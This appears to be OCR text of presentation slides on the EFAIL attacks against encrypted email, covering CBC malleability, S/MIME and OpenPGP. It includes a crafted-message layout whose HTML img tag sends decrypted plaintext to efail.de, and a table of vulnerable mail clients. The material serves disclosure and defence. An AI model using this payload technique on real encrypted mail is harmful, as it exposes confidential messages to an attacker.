
Malleability of CBC



Malleability of CBC



Malleability of CBC



Attacking S/MIME

PRACTICAL ATTACK AGAINST S/MIME

Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi

Original


Crafted

????????????????	<img "	????????????????	" src="efail.de/
Content-type: te	xt/html\nDear Sir	or Madam, the se	ecret meeting wi
????????????????	">		

Attacking OpenPGP

DIFFERENCES TO S/MIME

- OpenPGP uses a variation of CFB-Mode
- **PGP-Standard has integrity protection**
- **Compression is enabled by default**



OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Windows	Outlook 2007	∠	∠	∠	√
	Outlook 2010	∠	√	√	√
	Outlook 2013	⊥	√	√	√
	Outlook 2016	⊥	√	√	√
	Win. 10 Mail	∠	–	–	–
	Win. Live Mail	∠	–	–	–
	The Bat!	⊥	√	√	√
	Postbox	∠	∠	∠	∠
	eM Client	∠	√	∠	√
	IBM Notes	∠	–	–	–
Linux	Thunderbird	∠	∠	∠	∠
	Evolution	∠	√	√	√
	Trojitá	∠	√	√	√
	KMail	⊥	√	√	√
	Claws	√	√	√	√
	Mutt	√	√	√	√
macOS	Apple Mail	∠	∠	∠	∠
	MailMate	∠	√	√	√
	Airmail	∠	∠	∠	∠
iOS	Mail App	∠	–	–	–
	Canary Mail	–	√	√	√

OS	Client	S/MIME	PGP		
			-MDC	+MDC	SE
Android	K-9 Mail	–	√	√	√
	R2Mail2	∠	√	∠	√
	MailDroid	∠	√	∠	√
	Nine	∠	–	–	–
Webmail	United Internet	–	√	√	√
	Mailbox.org	–	√	√	√
	ProtonMail	–	√	√	√
	Mailfence	–	√	√	√
	GMail	∠	–	–	–
Webapp	Roundcube	–	√	√	∠
	Horde IMP	⊥	√	∠	∠
	AfterLogic	–	√	√	√
	Rainloop	–	√	√	√
	Mailpile	–	√	√	√

∠	Exfiltration channel (no user interaction)
⊥	Exfiltration channel (user interaction required)
√	No exfiltration channel
–	encryption scheme not supported

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Conclusions

- New attacks exploiting functionalities between crypto / non-crypto standards
- Countermeasures hard to apply:
  - S/MIME is broken
  - OpenPGP needs revisions
- Recommendations:
  - Short term: disable HTML
  - Mid term: patch the clients
  - Long term: new standards
- Responsible disclosure very complex